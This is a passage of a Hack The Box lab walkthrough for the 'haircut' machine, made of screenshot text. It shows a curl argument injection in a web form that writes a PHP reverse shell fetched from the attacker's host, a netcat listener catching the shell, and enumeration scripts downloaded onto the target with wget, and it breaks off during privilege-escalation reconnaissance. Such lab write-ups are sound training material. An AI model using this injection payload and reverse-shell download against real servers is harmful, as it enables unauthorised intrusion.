


```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 98
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=-o /var/www/html/uploads/shell.php
http://10.10.14.23:8000/php-reverse-shell.php&submit=Go
```


```
HTTP/1.1 200 OK
Server: nginx/1.10.0 (Ubuntu)
Date: Mon, 10 May 2021 03:00:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 788

<html>
  <head>
    <title>
      Hairdresser checker
    </title>
  </head>
  <body>
    <form action='exposed.php' method='POST'>
      <span>
      <p>
        Enter the Hairdresser's location you would like to check. Example:
      </p>
      </span>
      <input type='text' name='formurl' id='formurl' width='50' value='htt
      <input type='submit' name='submit' value='Go' id='submit' />
    </form>
    <span>
    <p>
      Requesting Site...
    </p>
      % Total    % Received % Xferd  Average Speed   Time    Time     Time
    Dload  Upload   Total   Spent    Left  Speed
```



```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.24 - - [09/May/2021 22:53:32] "GET /php-reverse-shell.php HTTP/1.1" 200 -
█
```




```
GET /uploads/shell.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut]
└─# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.24.
Ncat: Connection from 10.10.10.24:43888.
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 05:00:43 up  2:05,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


we are in the root directory




```
www-data@haircut:/$ ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  sbin  srv  tmp  var      vmlinuz.old
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
```




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut/www]
└─# cp /root/Downloads/LinEnum/LinEnum.sh .

┌──(root💀kali)-[/Documents/htb/boxes/haircut/www]
└─# cp /root/Downloads/linuxprivchecker.py .

┌──(root💀kali)-[/Documents/htb/boxes/haircut/www]
└─# cp /root/Downloads/upc.sh .

┌──(root💀kali)-[/Documents/htb/boxes/haircut/www]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```




```
www-data@haircut:/home/maria/Desktop$ cd /dev/shm/
www-data@haircut:/dev/shm$ ls
www-data@haircut:/dev/shm$ wget -r 10.10.14.23:8000/
```




```
10.10.14.23:8000/LinEnum.sh          100%[=====================================

2021-05-10 05:10:27 (76.9 KB/s) - '10.10.14.23:8000/LinEnum.sh' saved [46631/46631]
```




```
10.10.14.23:8000/linuxprivchecker.py     100%[=================================

2021-05-10 05:10:27 (102 KB/s) - '10.10.14.23:8000/linuxprivchecker.py' saved [37196/37196]
```




```
10.10.14.23:8000/upc.sh                100%[=====================================

2021-05-10 05:10:27 (152 KB/s) - '10.10.14.23:8000/upc.sh' saved [3404/3404]
```




```
┌──(root💀kali)-[/Documents/htb/boxes/haircut/www]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.24 - - [09/May/2021 23:06:40] "GET / HTTP/1.1" 200 -
10.10.10.24 - - [09/May/2021 23:06:40] code 404, message File not found
10.10.10.24 - - [09/May/2021 23:06:40] "GET /robots.txt HTTP/1.1" 404 -
10.10.10.24 - - [09/May/2021 23:06:40] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.10.24 - - [09/May/2021 23:06:41] "GET /linuxprivchecker.py HTTP/1.1" 200 -
10.10.10.24 - - [09/May/2021 23:06:42] "GET /upc.sh HTTP/1.1" 200 -
```




```
www-data@haircut:/dev/shm$ ls
10.10.14.23:8000
www-data@haircut:/dev/shm$ cd 10.10.14.23\:8000/
www-data@haircut:/dev/shm/10.10.14.23:8000$ ls
LinEnum.sh  index.html  linuxprivchecker.py  upc.sh
```



```
www-data@haircut:/dev/shm/10.10.14.23:8000$ bash LinEnum.sh
```




```
[-] Kernel information:
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr 27 15:29:09 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```




```
[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.2 LTS"
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

Looking at crons if we have write access to anything
mysql listening on localhost on port 3306 , we didn't see it in nmap scan bcz that page does'nt use it




```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1189/nginx: worker
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      1189/nginx: worker
tcp6       0      0 :::22                   :::*                    LISTEN      -
```




```
mysql     1132  0.0 15.2 1246912 154888 ?      Ssl  02:55   0:03 /usr/sbin/mysqld
```

if it was running as root we can abuse it to priv esc
we have gcc installed we can compile straight on the server




```
[-] Installed compilers:
ii  gcc                    4:5.3.1-1ubuntu1                    amd64       GNU C compiler
ii  gcc-5                  5.4.0-6ubuntu1~16.04.4              amd64       GNU C compiler
rc  libxkbcommon0:amd64    0.5.0-1ubuntu2                      amd64       library interface to the XKB compiler - shared library
```

can't read or write the shadow file

